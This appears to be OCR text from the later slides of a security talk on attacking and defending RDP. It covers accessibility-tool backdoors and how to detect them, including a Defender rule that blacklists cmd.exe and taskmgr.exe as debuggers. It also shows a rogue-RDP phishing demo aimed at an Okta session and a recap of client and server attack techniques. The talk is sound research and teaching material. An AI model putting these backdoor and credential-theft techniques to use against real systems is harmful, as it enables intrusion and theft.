# Backdooring RDP

(cont.)



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>_
```



# Detect backdoors via Accessibility tools


- Make sure that previous Registry entry or similar were not added
- Automatic check for backdooring
  - Use Sticky-Keys-Slayer* to check for Utilman.exe or sethc.exe backdoor

- Windows Defender
  - Threat: Behavior:Win32/AccessibilityEscalation.A
  - Blacklist some system tools as debuggers
    - cmd.exe
    - taskmgr.exe

(*) https://github.com/linuz/Sticky-Keys-Slayer


# Exposed RDP

# Attacks on Exposed RDP Systems



# Risks of RDP

## Case in point: Okta



Remote Desktop Connection

Remote Desktop Connection

Computer: rdp.chrisro.fun:3401


Windows Security

Enter your credentials

These credentials will be used to connect to rdp.chrisro.fun.

# Risks of RDP

## Case in point: Okta



fsddfsdsd [Running] - Oracle VM VirtualBox

okta.okta.com/app/UserHome?iss=https%3A%2F%2Fokta.okta.com&session_hint=AUTHENTICATED

# Wrapping Up

# Recap of the Risks

## Attacks on the Client

- Stealing files, clipboard, keystrokes
- Recording screen
- Stealing hashed or plaintext credentials
- Code exec via DLL Sideloading*
- RDP Phishing aka Rogue RDP

## Attacks on the Server

- Credential Bruteforcing
- Session takeover
- Command injection

# Future Work

## Defensive Side


- RD Gateway
- Require valid TLS with specific CA
- NTLM Restrictions
- Shadow Attack Framework (AutoRDPwn)
- Enterprise-scale mitigation
- Blog, blog, blog!

## Offensive Side

- RestrictedAdmin with PyRDP
- Kerberos Downgrade
- Shadow Attack Framework (AutoRDPwn)
- RD Gateway

# Red Team Take Aways

- RDP is often misconfigured and under the radar
- You can do more than credential bruteforcing with it
  - Attack clients
  - Attack servers
  - Attack both!
  - Not a lot of EDR/XDR coverage



# Blue Team Take Aways

- Today: Never use RDP on unprotected networks!
- Today: Train users to not click through certificate errors!
- Soon: Make sure NLA is enforced on all RDP servers (default, often deactivated)
- Long-term: Carefully roll-out Remote Credential Guard or Restricted Admin client-side enforcement

# Resources

- https://docs.microsoft.com/en-us/windows-hardware/customize/desktop/unattend/microsoft-windows-terminalservices-rdp-winstationextensions
- https://www.gosecure.net/blog/2020/10/20/announcing-pyrdp-1-0/
- https://www.gosecure.net/blog/2022/01/17/capturing-rdp-netntlmv2-hashes-attack-details-and-a-technical-how-to-guide/
- https://www.darkoperator.com/blog/2012/3/17/configuring-network-level-authentication-for-rdp.html
- https://docs.microsoft.com/en-us/windows-server/remote/remote-desktop-services/clients/rdp-files